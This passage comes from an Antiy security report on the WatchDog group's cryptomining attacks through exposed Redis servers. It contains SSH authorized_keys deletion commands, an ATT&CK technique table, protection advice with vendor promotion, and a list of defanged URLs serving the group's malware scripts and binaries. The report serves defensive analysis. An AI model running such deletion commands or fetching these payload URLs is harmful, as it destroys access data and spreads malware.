4. Delete an SSH public key

chattr -ia /root/.ssh/authorized keys*

rm -rf /root/.ssh/authorized keys

5 ATT&CK Mapping Diagram Corresponding to the Incident

Regarding the complete process of the attacker deploying the mining Trojan, Antiy sorted out the ATT&CK mapping map corresponding to this attack incident as shown in the figure below.




Figure 5-1 ATT&CK mapping of incidents

The following table lists the techniques used by the attackers:

Table 5-1 ATT&CK technical behavior description table corresponding to the incident

ATT&CK stage/category	Specific behavior	Notes	
Reconnaissance	Active Scan	Scan port 6379	
Initial access	Leverage public-facing applications	Accessing using Redis service	
Execute	Utilizing command and script interpreters	Using ps and sh scripts	
Persistence	Utilize scheduled tasks/jobs	Creating a scheduled task	
Privilege escalation	Abuse of the control privilege escalation mechanism	Adding an Administrator Group	

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	Execution scope protection	Daemon process protects mining program		
	Modify file and directory permissions	Modify file attributes		
Defense evasion	Hidden Behavior	Hide processes and network activity		
Detense evasion	Weakened defense mechanisms	Delete firewall rules, etc.		
	Deleting a beacon	Delete log		
	Modifying the authentication process	Add SSH public key		
Credential access	Get the credentials from where the password is stored	Get the SSH key		
Discover	Scan network services	Scanning Redis Services		
Lateral movement	Leveraging remote services	Utilize SSH services		
Collect	Collect local system data	Collecting host name information		
Command and Control	Using application layer protocols	Use HTTP protocol to transmit		
Influence	Resource hijacking	Occupies CPU resources		

6 Protection Recommendations

In response to mining attacks, Antiy recommends that companies take the following protective measures:

- 1. Windows/Linux version of Antiy Intelligent Endpoint Protection System;
- Strengthen SSH passwords: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols.
 Also, avoid using the same password on multiple servers.
- 3. Update patches in a timely manner: It is recommended to enable the automatic update function to install system patches, and the server should update system patches in a timely manner;
- 4. Update third-party application patches in a timely manner: It is recommended to update third-party application patches such as Redis in a timely manner;
- 5. Enable logs: Enable key log collection functions (security logs, system logs, error logs, access logs, transmission logs, and cookie logs) to provide a basis for tracing security incidents.
- 6. Host reinforcement: perform penetration testing and security reinforcement on the system;



- 7. Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. Antiy Persistent Threat Detection System (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;
- 8. Antiy Service: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 7*24 hour service hotline: 400-840-9234.

Deploy an enterprise-level endpoint defense system to provide real-time detection and protection against unknown files received by instant messaging software. Antiy Intelligent Endpoint Protection System uses Antiy's next-generation threat detection engine to detect files from unknown sources and prevent them from landing and running through kernel-level active defense capabilities.



Figure 6-1 Antiy Intelligent Endpoint Protection System effectively protects against attacks by the WatchDog mining group

7 IoCs

IoCs



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redislog.top

http[:]//45.155.250.64/id230409/init.ps1

http[:]//45.155.250.64/id230409/redis-bin.exe

http[:]//45.155.250.64/id230409/VGAuthServices.exe

http[:]//45.155.250.64/id230409/rsysdlog.exe

http[:]//45.155.250.64/id230409/clean.bat

http[:]//45.155.250.64/id230409/clean.exe

http[:]//45.155.250.64/id230409/init.sh

http[:]//45.155.250.64/id230409/redis-bin

http[:]//45.155.250.64/id230409/VGAuthServices

http[:]//45.155.250.64/id230409/rsysdlog

http[:]//45.155.250.64/id230409/rsyncd.sh

http[:]//45.155.250.64/id230409/ips_cn.txt

http[:]//www.cn2an.top/id230409/VGAuthServices.exe

http[:]//www.cn2an.top/id230409/ip_cn.txt

http[:]//www.cn2an.top/id230409/ip.php

http[:]//www.cn2an.top/id230409/redis-bin

http[:]//www.cn2an.top/id230409/rsyncd.sh

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http[:]//www.cn2an.top/id230409/VGAuthServices

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http[:]//www.cn2an.top/id230409/rs.sh

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Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.



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Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspee threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.